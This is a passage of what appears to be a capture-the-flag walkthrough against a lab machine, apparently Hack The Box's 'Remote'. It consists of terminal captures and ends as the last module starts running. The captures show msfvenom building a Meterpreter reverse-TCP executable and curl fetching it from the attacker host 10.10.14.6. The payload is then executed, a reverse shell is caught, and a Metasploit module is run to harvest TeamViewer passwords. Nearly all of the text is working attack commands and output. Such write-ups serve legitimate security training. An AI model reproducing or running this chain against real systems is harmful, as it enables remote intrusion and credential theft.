
```
root@kali:~/Masaüstü# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.6 LPORT=6161 -f exe > re.exe
```




```
c:\Users\Public\Downloads>curl.exe -XGET http://10.10.14.6:8081/re.exe -o re.exe
curl.exe -XGET http://10.10.14.6:8081/re.exe -o re.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  7168  100  7168    0     0   7168      0  0:00:01 --:--:--  0:00:01 51200
```




```
c:\Users\Public\Downloads>re.exe
re.exe

c:\Users\Public\Downloads>
```




```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set lhost 10.10.14.6
lhost => 10.10.14.6
msf5 exploit(multi/handler) > set lport 6161
lport => 6161
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.6:6161
[*] Sending stage (206403 bytes) to 10.10.10.180
[*] Meterpreter session 1 opened (10.10.14.6:6161 -> 10.10.10.180:49701) at 2020-03-25 11:22:06 +0300

meterpreter >
```



```
meterpreter > bg
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > search teamviewer

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank    Check  Description
   -  ----                                                  ---------------  ----    -----  -----------
   0  post/windows/gather/credentials/teamviewer_passwords                   normal  No     Windows Gather TeamViewer Passwords


msf5 exploit(multi/handler) > use 0
msf5 post(windows/gather/credentials/teamviewer_passwords) > options

Module options (post/windows/gather/credentials/teamviewer_passwords):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf5 post(windows/gather/credentials/teamviewer_passwords) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                     Connection
  --  ----  ----                     -----------                     ----------
  1         meterpreter x64/windows  IIS APPPOOL\DefaultAppPool @ REMOTE  10.10.14.6:6161 -> 10.10.10.180:49701 (10.10.10.180)

msf5 post(windows/gather/credentials/teamviewer_passwords) > set session 1
session => 1
msf5 post(windows/gather/credentials/teamviewer_passwords) > run

[*] Finding TeamViewer Passwords on REMOTE
